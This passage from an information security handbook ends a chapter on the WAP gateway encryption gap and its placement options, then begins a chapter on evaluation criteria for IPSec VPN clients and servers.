The WAP gateway is an infrastructure component needed to convert wired signals into a less bandwidth-intensive and compressed binary format, compatible for wireless transmissions. If encryption such as SSL is used during a session, the WAP gateway will need to translate the SSL-protected transmission by decrypting this SSL traffic and re-encrypting it with WTLS, and vice versa in the other direction. This translation can take just a few seconds; but during this brief period, the data sits in the memory of the WAP gateway decrypted and in the clear before it is re-encrypted using the second protocol. This brief period in the WAP gateway — some have called it the "gap in WAP" — is an exploitable vulnerability. It depends on where the WAP gateway is located, how well it is secured, and who is in charge of protecting it.

Clearly, the WAP gateway should be placed in a secure environment. Otherwise, an intruder attempting to access the gateway can steal sensitive data while it transitions in clear text. The intruder can also sabotage the encryption at the gateway, or even initiate a denial-of-service or other malicious attack on this critical network component. In addition to securing the WAP gateway from unauthorized access, proper operating procedures should also be applied to enhance its security. For example, it is wise not to save any of the clear-text data onto disk storage during the

decryption and re-encryption process. Saving this data onto log files, for example, could create an unnecessarily tempting target for intruders. In addition, the decryption and re-encryption should operate in memory only and proceed as quickly as possible. Furthermore, to prevent accidental disclosure, the memory should be properly overwritten, thereby purging any sensitive data before that memory is reused.

WAP Gateway Architectures

Depending on the sensitivity of the data and the liability for its unauthorized disclosure, businesses offering secure wireless applications (as well as their customers) may have concerns about where the WAP gateway is situated, how it is protected, and who is protecting it. Three possible architectures and their security implications are examined:

WAP Gateway at the Service Provider. In most cases, the WAP gateways are owned and operated by the wireless service providers. Many businesses that deploy secure wireless applications today rely on the service provider's WAP gateway to perform the SSL-to-WTLS encryption translation. This implies that the business owners of the sensitive wireless applications, as well as their users, are entrusting the wireless service providers to keep the WAP gateway and the sensitive data that passes through it safe and secure. Exhibit 8-1 provides an example of such a setup, where the WAP gateway resides within the service provider's secure environment. If encryption is applied in a session between the user's cell phone and the application server behind the business' firewall, the path between the cell phone and the service provider's WAP gateway is typically encrypted using WTLS. The path between the WAP gateway and the business host's application server is encrypted using SSL or TLS.

A business deploying secure WAP applications using this setup should realize, however, that it cannot guarantee end-to-end security for the data because it is decrypted, exposed in clear text for a brief moment, and then re-encrypted, all at an outside gateway that is away from its control. The WAP gateway is generally housed in the wireless service provider's data center and attended by those who are not directly accountable to the businesses. Of course, it is in the best interest of the service provider to maintain the WAP gateway in a secure manner and location.

Sometimes, to help reinforce that trust, businesses may wish to conduct periodic security audits on the service provider's operation of the WAP gateways to ensure that the risks are minimized. Bear in mind, however, that by choosing this path, the business may need to inspect many WAP gateways from many different service providers. A service provider sets up the WAP gateway primarily to provide Internet access to its own wireless phone subscribers. If users are dialing into a business' secure Web




Exhibit 8-1. WAP gateway at the service provider.

site, for example, from 20 different wireless service providers around the world, then the business may need to audit the WAP gateways belonging to these 20 providers. This, unfortunately, is a formidable task and an impractical method of ensuring security. Each service provider might apply a different method for protecting its own WAP gateway — if protected at all. Furthermore, in many cases, the wireless service providers are accountable to their own cell phone subscribers, not necessarily to the countless businesses that are hosting secure Internet applications, unless there is a contractual arrangement to do so.

WAP Gateway at the Host. Some businesses and organizations, particularly in the financial, healthcare, and government sectors, may have legal requirements to keep their customers' sensitive data protected. Having such sensitive data exposed outside the organization's internal control may pose an unnecessary risk and liability. To some, the "gap in WAP" presents a broken pipeline, an obvious breach of confidentiality that is just waiting to be exploited. For those who find such a breach unacceptable, one possible solution is to place the WAP gateway at the business host's own protected network, bypassing the wireless service provider's




Exhibit 8-2. WAP gateway at the host.

WAP gateway entirely. Exhibit 8-2 provides an example of such a setup. Nokia, Ericsson, and Ariel Communications are just a few of the vendors offering such a solution.

This approach has the benefit of keeping the WAP gateway and its WTLS-SSL translation process in a trusted location, within the confines of the same organization that is providing the secure Web applications. Using this setup, users are typically dialing directly from their wireless devices, through their service provider's Public Switched Telephone Network (PSTN), and into the business' own Remote Access Servers (RAS). Once they reach the RAS, the transmission continues onto the WAP gateway, and then onward to the application or Web server, all of these devices within the business host's own secure environment.

Although it provides better end-to-end security, the drawback to this approach is that the business host will need to set up banks of modems and RAS so users have enough access points to dial in. The business will also need to reconfigure the users' cell phones and PDAs to point directly to the business' own WAP gateway instead of typically to the service provider's. However, not all cell phones allow this reconfiguration by the

user. Furthermore, some cell phones can point to only one WAP gateway, while others are fortunate enough to point to more than one. In either case, individually reconfiguring all those wireless devices to point to the business' own WAP gateway may take significant time and effort.

For users whose cell phones can point to only a single WAP gateway, this reconfiguration introduces yet another issue. If these users now want to access other WAP sites across the Internet, they still must go through the business host's WAP gateway first. If the host allows outgoing traffic to the Internet, the host then becomes an Internet service provider (ISP) to these users who are newly configured to point to the host's own WAP gateway. Acting as a makeshift ISP, the host will inevitably need to attend to service- and user-related issues, which to many businesses can be an unwanted burden because of the significant resources required.

Pass-Through from Service Provider's WAP Gateway to Host's WAP Proxy. For those businesses that want to provide secure end-to-end encrypted transactions, yet want to avoid the administrative headaches of setting up their own WAP gateways, there are other approaches. One such approach, as shown in Exhibit 8-3, is to keep the WTLS-encrypted data unchanged as it goes from the user's mobile device and through the service provider's WAP gateway. The WTLS-SSL encryption translation will not occur until the encrypted data reaches a second WAP gateway-like device residing within the business host's own secure network. One vendor developing such a solution is Openwave Systems (a combination of Phone.com and Software.com). Openwave calls this second WAP gateway-like device the Secure Enterprise Proxy. During an encrypted session, the service provider's WAP gateway and the business' Secure Enterprise Proxy negotiate with each other, so that the service provider essentially passes the encrypted data unchanged onto the business that is using this Proxy. This solution utilizes the service provider's WAP gateway because it is still needed to provide proper Internet access for the mobile users, but it does not perform the WTLS-SSL encryption translation there and thus is not exposing confidential data. The decryption is passed on and occurs, instead, within the confines of the business' own secure network, either at the Secure Enterprise Proxy or at the application server.

One drawback to this approach, however, is its proprietary nature. At the time of this writing, to make the Openwave solution work, three parties would need to implement components exclusively from Openwave. The wireless service providers would need to use Openwave's latest WAP gateway. Likewise, the business hosting the secure applications would need to use Openwave's Secure Enterprise Proxy to negotiate the encryption pass-through with that gateway. In addition, the mobile devices themselves would need to use Openwave's latest Web browser,




Exhibit 8-3. Pass-through from service provider's WAP gateway to host's WAP proxy.

at least Micro-browser version 5. Although approximately 70 percent of WAP-enabled phones throughout the world are using some version of Openwave Micro-browser, most of these phones are using either version 3 or 4. Unfortunately, most of these existing browsers are not upgradable by the user, so most users may need to buy new cell phones to incorporate this solution. It may take some time before this solution comes to fruition and becomes popular.

These are not the only solutions for providing end-to-end encryption for wireless Internet devices. Other methods in the works include applying encryption at the applications level, adding encryption keys and algorithms to cell phone SIM cards, and adding stronger encryption techniques to the next revisions of the WAP specifications, perhaps eliminating the "gap in WAP" entirely.

CONCLUSION

Two sound recommendations for the many practitioners in the information security profession are:

- Stay abreast of the wireless security issues and solutions.
- Do not ignore the wireless devices.

Many in the IT and information security professions regard the new wireless Internet devices diminutively as personal gadgets or executive toys. Many are so busy grappling with the issues of protecting their corporate PCs, servers, and networks that they cannot imagine worrying about yet another class of devices. Many corporate security policies make no mention about securing mobile hand-held devices and cell phones, although some of these same corporations are already using these devices to access their own internal e-mail. The common fallacy heard is: because these devices are so small, what harm can such a tiny device create?

Security departments have had to wrestle with the migration of information assets from the mainframe world to distributed PC computing. Many corporate attitudes have had to change during that evolution regarding where to apply security. With no exaggeration, corporate computing is undergoing yet another significant phase of migration. It is not so much that corporate information assets can be accessed through wireless means, because wireless notebook computers have been doing that for years; rather, the means of access will become ever cheaper and, hence, greater in volume. Instead of using a $3000 notebook computer, users (or intruders) can now tap into a sensitive corporate network from anywhere, using just a $40 Internet-enabled cell phone. Over time, these mobile devices will have increasing processing power, memory, bandwidth, storage, ease of use, and finally, popularity. It is this last item that will inevitably draw upon the corporate resources.

Small as these devices may be, once they access the sensitive assets of an organization, they can do as much good or harm as any other computer. Ignoring or disallowing these devices from an information security perspective has two probable consequences. First, the business units or executives within the organization will push, and often successfully, to deploy wireless devices and services anyway, but shutting out any involvement or guidance from the information security department. Inevitably, information security will be involved at a much later date, but reactively and often too late to have any significant impact on proper design and planning.

Second, by ignoring the wireless devices and their capabilities, the information security department will give attackers just what they need — a neglected and unprotected window into an otherwise fortified environment. Such an organization will be caught unprepared when an attack using wireless devices surfaces.

Wireless devices should not be treated as mere gadgets or annoyances. Once they tap into the valued assets of an organization, they are indiscriminate and equal to any other node on the network. To stay truly informed and prepared, information security practitioners should stay

abreast of the news developments and security issues regarding wireless technology. In addition, they need to work with the application designers as an alliance to ensure that applications designed for wireless take into consideration the many points discussed in this chapter. And finally, organizations need to expand the categories of devices protected under their information security policies to include wireless devices because they are, effectively, yet another infrastructure component of the organization.

Bibliography

Books:

1. Blake, Roy, *Wireless Communication Technology*, Delmar Thomson Learning, 2001.
2. Harte, Lawrence et al., *Cellular and PCS: The Big Picture*, McGraw-Hill, 1997.
3. Howell, Ric et al., *Professional WAP,* Wrox Press Ltd., 2000.
4. Muller, Nathan J., *Desktop Encyclopedia of Telecommunications, second edition*, McGraw-Hill, 2000.
5. Tulloch, Mitch, *Microsoft Encyclopedia of Networking,* Microsoft Press, 2000.
6. Van der Heijden, Marcel and Taylor, Marcus, *Understanding WAP: Wireless Applications, Devices, and Services,* Artech House Publishers, 2000.

Articles and white papers:

1. Saarinen Markku-Juhani, *Attacks Against the WAP WTLS Protocol,* University of Jvyskyl, Finland.
2. Saita, Anne, Case Study: Securing Thin Air, Academia Seeks Better Security Solutions for Handheld Wireless Devices, http://www.infosecuritymag.com, April 2001.
3. Complete WAP Security from Certicom, http://www.certicom.com.
4. Radding, Alan, Crossing the Wireless Security Gap, http://www.computerworld.com, Jan. 1, 2001.
5. Does Java Solve Worldwide WAP Wait?, http://www.unstrung.com, April 9, 2001.
6. DeJesus, Edmund X., "Locking Down the… Wireless Devices Are Flooding the Airwaves with Millions of Bits of Information. Securing Those Transmissions Is the Next Challenge Facing E-Commerce, http://www.infosecuritymag.com, Oct. 2000.
7. Izarek, Stephanie, Next-Gen Cell Phones Could Be Targets for Viruses, http://www.foxnews.com, June 1, 2000.
8. Nobel, Carmen, Phone.com Plugs WAP Security Hole, *eWEEK,* September 25, 2000.
9. Secure Corporate WAP Services: Nokia Activ Server, http://www.nokia.com.
10. Schwartz, Ephraim, Two-Zone Wireless Security System Creates a Big Hole in Your Communications, http://www.infoworld.com, Nov. 6, 2000.
11. Appleby, Timothy P., WAP — The Wireless Application Protocol (White Paper), Global Integrity.
12. Wireless Devices Present New Security Challenges — Growth in Wireless Internet Access Means Handhelds Will Be Targets of More Attacks, CMP Media, Inc., Oct 21, 2000.

VPN Deployment and Evaluation Strategy

Keith Pasley, CISSP

VPN technology has rapidly improved in recent years in the areas of performance, ease of use, deployment, and management tool effectiveness. The market demand for virtual private network (VPN) technology is also rapidly growing. Similarly, the number of different VPN products is increasing. The promise of cost savings is being met. However, there is a new promise that approaches VPNs from both a technical and business perspective. In today's fast-paced business environment, the promises of ease of management, deployability, and scalability of VPN systems are the critical success factors when it comes to selecting and implementing the right VPN system. From a business perspective, the realized benefits include:

- Competitive advantage due to closer relationships with business partners and customers
- New channels of service delivery
- Reaching new markets with less cost
- Offering higher-value information with removal of security concerns that have hampered this effort in the past

With so many choices, how does one determine the best fit? Objective criteria are needed to make a fair assessment of vendor product claims. What should one look for when evaluating a vendor's performance claims? What else can add value to VPN systems? In some cases, outsourcing to a managed security service provider is an option. Managed security service providers are service outsourcers that typically host security applications and offer transaction-based use of the hosted security application. Many businesses are now seriously considering outsourcing VPNs to managed security service providers that can provide deployment and management. The perception is that managed service providers have the expertise and management infrastructure to operate large-scale VPNs better than in-house staff.

VPN performance has consistently improved in newer versions of VPN products. Although performance is important, is it the most important criterion in selecting a VPN solution? No. A fast but exploitable VPN implementation will not improve security. Performance is also difficult to evaluate, and many performance tests do a poor job of mimicking real-world situations. Vendor performance claims should be evaluated very closely due to overly optimistic marketing-oriented performance claims that do not pan out in real-world implementations. It is important to understand the test methodologies used by vendors as the basis for such performance claims.

This chapter provides answers to a number of issues that information security professionals face when selecting products and implementing VPNs.

What is a VPN?

VPNs allow private information to be transferred across a public network such as the Internet. A VPN is an extension of the network perimeter, and therefore must have the ability to uniformly enforce the network security policy across all VPN entry points. Through the use of encapsulation and encryption, the confiden-

tiality of the data is protected as it traverses a public network. Technical benefits of proper use of this technology include reduced business operational costs, increased security of network access, in-transit data integrity, user and data authentication, and data confidentiality. However, some of the financial benefits can be negated by the real costs of a VPN system, which are incurred after the purchase of a VPN solution, during deployment, ongoing management, and support. The new promise of manageability, deployability, and scalability offers vendors an opportunity to differentiate their products from their competitors'. This type of product differentiation is increasingly important because most vendors' VPN products use the same VPN protocol — IPSec — and other underlying technologies. IPSec is an international standard that defines security extensions to the Internet Protocol. Although there are other secure tunneling protocols used to implement VPNs, IPSec has taken the leadership position as the protocol of choice. This standard specifies mandatory features that provide for a minimal level of vendor interoperability. This chapter will help information security professionals sort out a set of criteria that can be used when evaluating IPSec VPN solutions. The discussion begins with an examination of VPN applications.

IPSec VPN Applications

Enterprises have typically looked to virtual private networks (VPNs) to satisfy four application requirements: remote access, site-to-site intranet, secure extranet, and secured internal network. The technical objective, in most cases, is to provide authorized users with controlled access to protected network data resources (i.e., server files, disk shares, etc.). A companion business objective is to manage down network infrastructure costs and increase the efficiency of internal and external business information flow, increasing user productivity, competitive advantage, or strength of business partner relationships.

It is a good idea to define the tasks involved in a VPN evaluation project. A task list will help keep the evaluation focused and help anticipate the resources needed to complete the evaluation. Exhibit 40.1 gives an example list of VPN evaluation project tasks.

Remote Access VPN

There are two parts to a remote access VPN: the server and the client. They have two different roles and therefore two different evaluation criteria.

- B*usiness goal:* lower telecom costs, increased employee productivity
- T*echnical goal:* provide secured same-as-on-the-LAN access to remote workers

Both roles and criteria are discussed in this chapter section.

Remote access IPSec VPNs enable users to access corporate resources whenever, wherever, and however they require. Remote access VPNs encompass analog, dial, ISDN, digital subscriber line (DSL), mobile IP, and cable Internet access technologies, combined with security protocols such as IPSec to securely connect mobile users and telecommuters.

EXHIBIT 40.1 VPN evaluation project tasks

Assess data security requirements.
Classify users.
Assess user locations.
Determine the networking connectivity and access requirements.
Choose product or a service provider.
Assess hardware/software needs.
Set up a test lab.
Obtain evaluation devices.
Test products based on feature requirements.
Implement a pilot program.

The Client Software

Remote access users include telecommuters, mobile workers, traveling employees, and any other person who is an employee of the company whose data is being accessed. The most frequently used operating systems are MS Windows based, due to its market acceptance as a corporate desktop standard. IPSec VPN system requirements may indicate support for other operating systems, such as Macintosh, UNIX, PalmOS, or Microsoft Pocket PC/Windows CE. Preferably, the IPSec VPN vendor offers a mix of client types required by company. Mobile workers sometimes require access to high-value/high-risk corporate data such as sales forecasts, confidential patient or legal information, customer lists, and sensitive but unclassified DoD or law enforcement information. Remote access can also mean peer-to-peer access for information collaboration across the Internet (e.g., Microsoft NetMeeting) and can also be used for remote technical support.

The client hardware platforms for this application include PDAs, laptops, home desktop PC, pagers, data-ready cell phones, and other wired and wireless networked devices. As hardware platform technology evolves, there are sure to be other devices that can be used to remotely access company data. An interesting phenomenon that is increasing in popularity is the use of wireless devices such as personal digital assistants, cell phones, and other highly portable network-capable devices as access platforms for remote access IPSec VPN applications. The issues facing wireless devices include the same basic issues that wired IPSec VPN platforms face, such as physical security and data security, with the added issue of implementing encryption in computationally challenged devices.

Another issue with wireless IPSec VPN platforms, such as PDAs, is compatibility with wired-world security protocols. The Wireless Application Protocol (WAP) Forum, a standards body for wireless protocols, is working to improve compatibility between the WAP-defined security protocol — Wireless Transport Layer Security (WTLS) — and wired-world security protocols, such as SSL. Industry observers estimate that wireless devices such as PDAs and data-ready cell phones will be the platform of choice for applications that require remote, transactional data access. However, these devices are small and can easily be stolen or lost. This emphasizes the need to include hardware-platform physical security as part of the evaluation criteria when analyzing the features of IPSec VPN client software. Physical security controls for these platforms can include cables and locks, serial number tracking, motion sensors, location-based tracking (via the use of Global Positioning Systems), and biometric authentication such as finger scan with voice verification.

The communications transport for remote access continues to be predominately via dial-up. Wireless and broadband access continue to grow in usage. However, early complexities in broadband implementations and certain geographic constraints have recently been mitigated, and it is likely that broadband and wireless may grow in usage beyond dial-up use.

One issue with broadband (DSL, cable modem) usage is that as it becomes a commodity, broadband providers may try to segment allowable services on their networks. One tactic that is being used by cable services that provide Internet access is to prohibit the use of IPSec VPNs by residential users. According to one cable company, based on the U.S. West Coast, the network overhead generated by residential IPSec VPN users was affecting its available bandwidth to other home-based users. Therefore, this cable company had prohibited all VPNs from being used by its residential service customers through the use of port and protocol packet filter rules in the cable modem. Obviously, this benefits the cable company because it can then charge higher business-class fees to route VPNs from home users through the Internet. Some vendors of proprietary VPN solutions have responded by using encapsulation of VPN payloads into allowed protocols, within HTTP packets for example, to bypass this cable company constraint. How this issue will be resolved remains to be seen, but it does identify another criterion when selecting a VPN: will it work over the end user's ISP or network access provider network? Will the remote end users use their own residential class ISP? Or will the company purchase business-class access to ensure consistent and reliable connectivity?

End users are focused on getting done the work they are paid to do. Users, in general, are not incentived to really care about the security of their remote access connection. Users are primarily concerned with ease of use, reliability, and compatibility with existing applications on their computers.

Therefore, a part of a comprehensive evaluation strategy is that the VPN client should be fully tested on the same remote platform configuration as will be used by the users in real life. For example, some vendors' personal firewall may cause a conflict with another vendor's IPSec VPN client. This type of incompatibility may or may not be resolvable by working with the vendor and may result in disqualification from a list of potential solutions. Another example of IPSec VPN client incompatibility is the case in which one vendor's

IPSec VPN client does not support the same parameters as, say, the IPSec VPN server or another IPSec VPN client. The thing to keep in mind here is that standards usually define a minimum level of mandatory characteristics. Vendors, in an effort to differentiate their products, may add more advanced features, features not explicitly defined by a standard. Also, vendors may optimize their IPSec VPN client to work most effectively with their own IPSec VPN server. This leaves a mixed vendor approach to use a "lowest common denominator" configuration that may decrease the level of security and performance of the overall IPSec VPN system. For example, some IPSec VPN server vendors support authentication protocols that are not explicitly defined as mandatory in the standard. Obviously, if the IPSec VPN client that is selected is not from the same vendor as the IPSec VPN server and acceptable interoperability cannot be attained, then a compromise in criteria or vendor disqualification would be the decision that would have to be made.

As Internet access becomes more pervasive and subscribers stay connected longer or "always," there are resultant increases in attack opportunity against the remote VPN user's computer. Therefore, if there is valuable data stored on the remote user's computer, it may make sense to use some form of file or disk encryption. Because encryption is a processor-intensive activity, the computing resources available to the remote computer may need to be increased. The goal here is to also protect the valuable data from unauthorized viewing, even if it is stored on a portable computing device. Some VPN client software includes virus protection, distributed desktop firewall, desktop intrusion protection, and file/disk encryption. This type of solution may be more than is required for certain applications, but it does illustrate the principle of defense in depth, even at a desktop level. Add to this mix strong authentication and digital signing and the security risk decreases, assuming the application of a well-thought-out policy along with proper implementation of the policy. The aforementioned applies to dialup users as well; any time one connects via dialup, one receives a publicly reachable and hence attackable IP address.

VPN client integrity issues must also be considered. For example, does the VPN client have the ability to authenticate a security policy update or configuration update from the VPN server? Does the user have to cooperate in some way for the update to be successfully completed? Users can be a weak link in the chain if they have to be involved in the VPN client update process. Consider VPN clients that allow secured auto-updates of VPN client configuration without user participation. Antivirus protection is a must due to the potential of a Trojan horse or virus, for example, to perform unauthorized manipulation of VPN system. Is the VPN client compatible with (or does it include) desktop antivirus programs? We are witnessing an increase in targeted attacks, that is, where the attacker select targets for a particular reason rather than blindly probing for a vulnerable host. These kinds of attacks include the ability of attackers to coordinate and attack through VPN entry points. This is plausible for a determined attacker who systematically subverts remote VPN user connections into the central site. Therefore, one may have a requirement to protect the VPN client from subversion through the use of distributed desktop firewalls and desktop intrusion-detection systems.

The key differentiator of a distributed desktop firewall is that firewall policy for all desktops within an organization are managed from a central console. Personal firewalls, as the name implies, are marketed to individual consumers. The individual user is responsible for policy maintenance on personal firewalls. A distributed firewall is marketed to businesses that need to centrally enforce a consistent network security policy at all entry points to the internal network, including the remote VPN user connection. By deploying an IPSec VPN client in conjunction with a distributed firewall and an intrusion-detection system that reports back to a central management console, ongoing network attacks can be coalesced and correlated to provide an enterprise view of the security posture. Ideally, an IPSec vendor could provide a VPN client that includes anti-virus, desktop intrusion detection, and a distributed firewall along with the IPSec VPN client. A product that provides that level of integration would certainly enhance the efficiency of desktop security policy management.

Deploying the Client

Remote access VPN client software deployment issues are primarily operational issues that occur with any distributed software, such SQL client software. There is a wide body of software administration knowledge and methodologies that can be adapted to deploying remote access VPN client software.

Several issues must be sorted out when examining the deployability of a VPN client. One such issue is the VPN client software file size. This becomes an important issue if the selected mode of client software distribution is via low-speed dial-up, currently the most widely used remote access method. If the file takes too long to download, say, from a distribution FTP server, it is possible that affected users will be resistant to downloading the file or future updates. Resistant users may increase the likelihood of protracted implementation of the VPN, thus increasing total implementation cost. However, promise of pervasive high-speed access is on

the horizon. A deployment strategy that could resolve this issue is to distribute the VPN client initially by portable media, such as diskette or CD-ROM. Data compression can also help shrink VPN client distribution size. Most vendors supply some sort of client configuration utility that allows an administrator to preconfigure some initial settings, then distribute the installation file to each remote user. Possible VPN client distribution methods include posting to a Web or FTP site. If using Web, FTP, or other online file transfer method, it is important that the security professional anticipate possible scenarios that include the case of unauthorized access to the VPN client installation file. Some companies may decide that they will only distribute the installation files in person. Others are prepared to accept the risk of distribution via postal or electronic mail. Others may elect to set up a secured file transfer site, granting access via a PIN or special passphrase. When it comes to the initial distribution of the VPN client, the possibilities are limited only by the level of risk that is acceptable based on the value of loss if breached. This is especially the case if the initial VPN client software contains is preconfigured with information that could be used as reconnaissance information by an attacker.

Client Management Issues

VPN client management pertains to operational maintenance of the client configuration, VPN client policy update process, and upgrading of the VPN client software. Again, there are many approaches that can be adapted from the general body of knowledge and software management methodologies used to manage other types of software deployed by enterprises today. The additional factors are user authentication of updates, VPN availability, update file integrity, and confidentiality. The ability to manage user credentials is discussed in the chapter section on VPN server management issues.

Because the VPN client represents another access point into the internal network, such access requires rigorous user authentication and stringently controlled VPN configuration information. Many would argue that the highest practical level of strong authentication is biometrics based. If a PIN is used in conjunction with biometrics, it can be considered two-factor authentication. The next choice by many security professionals is the digital certificate stored on a smart card with PIN combination. The use of time-based calculator cards (tokens) and simple passwords is falling into legacy usage. However, many IPSec vendors are implementing the XAUTH extension to the IKE/IPSec standard. The XAUTH extension allows the use of legacy user authentication methods such as RADIUS, currently the most widely used authentication method in use, when validating user identity during IPSec tunnel setup. An added benefit is that XAUTH allows a company to leverage existing legacy authentication infrastructure, thus extending the investment in the older technology. The result: less changes to the network and a potential for decreased implementation time and costs due to reuse of existing user accounts. Another result of XAUTH use is relatively weaker authentication, given the increased vulnerability of passwords and token use.

A question that bears consideration due to the possibility of spoofing the VPN update server is "How does the client software confirm the sender of its receipt of the configuration update file?" With many forms of configuration distribution, an opportunity exists for an attacker to send an unauthorized update file to users. One control against this threat is the use of cryptography and digital signatures to digitally sign the update file, which can then be verified by the VPN client before acceptance. An additional protection would be to encrypt the actual configuration file as it resides on the remote user computer. One common method is to use a secured path to transfer updates, for example, LDAP over SSL (LDAPs).

Exhibit 40.2 shows a sample evaluation profile for remote access VPN client software. This is a list of items that may be considered when developing evaluation criteria for a VPN client.

The Remote Access Server

The major processing of encryption tunnel traffic is done at the remote access (VPN) server. The VPN server becomes a point of tunnel aggregation: the remote access client uses the server as a tunnel endpoint. There are basically two ways to verify that the VPN server has the capacity to efficiently process the VPN traffic. The first is to use bigger, faster hardware devices to overcome processing limitations; solutions based on monolithic hardware are tied directly to performance advances in hardware. If performance enhancements are slow to arrive, so will the ability to scale upward. This approach is commonly referred to as vertical scalability. The second alternative is load balancing, or distributing, the VPN connections across a VPN server farm. Load balancing requires special processors and software, either through dedicated load balancing hardware or via policy and state replication among multiple VPN servers. In terms of connections and economies, a load balanced VPN server farm will always offer better scalability because more servers can be added as needed. Load balancing will also offer redundancy; if any VPN server fails, the load will be distributed among the remaining VPN servers. (Some HA solutions can do this without disrupting sessions; other are more disrup-

EXHIBIT 40.2 Evaluation Criteria for Remote Access VPN Client

Assumption: VPN client is subject to the management of the central site
File/disk encryption may be needed for security of mobile user desktop
High-performance laptops/notebooks may be needed if using extensive disk/file encryption
Desktop intrusion detection with alerting integrated into centralized VPN manager
Distributed desktop firewall with alerting integrated into centralized VPN manager
Ability to lock down VPN client configuration
Transparent-to-user VPN client update
Authenticated VPN client update over an encrypted link
Adherence to current industry VPN standards if interoperability is a requirement

tive.) Encryption accelerators — hardware-based encryption cards — can be added to a VPN server to increase the speed of tunnel processing at the server. Encryption acceleration is now being implemented at the chip level of network interface cards as well. Encryption acceleration is more important for the VPN server than on the individual VPN client computer, again due to the aggregation of tunnels.

When evaluating the VPN server's capability, consider ease of management. Specifically, how easy is it for an administrator to perform and automate operational tasks? For example, how easy is it to add new tunnels? Can additional tunnel configurations be automatically "pushed" or "pulled" down to the VPN client? Logging, reporting, and alerting is an essential capability that should be integrated into the VPN server management interface. Can the VPN logs be exported to existing databases and network management systems? Does the VPN server provide real-time logging and alerting? Can filters be immediately applied to the server logs to visually highlight user-selectable events? If using digital certificates, what certificate authorities are supported? Is the certificate request and acquisition process an automated online procedure? Or does it require manual intervention? Repetitive tasks such as certificate request and acquisition are natural candidates for automation. Does the VPN server automatically request certificate revocation lists to check the validity of user certificates?

Exhibit 40.3 shows a sample evaluation profile for remote access VPN servers.

Intranet VPN

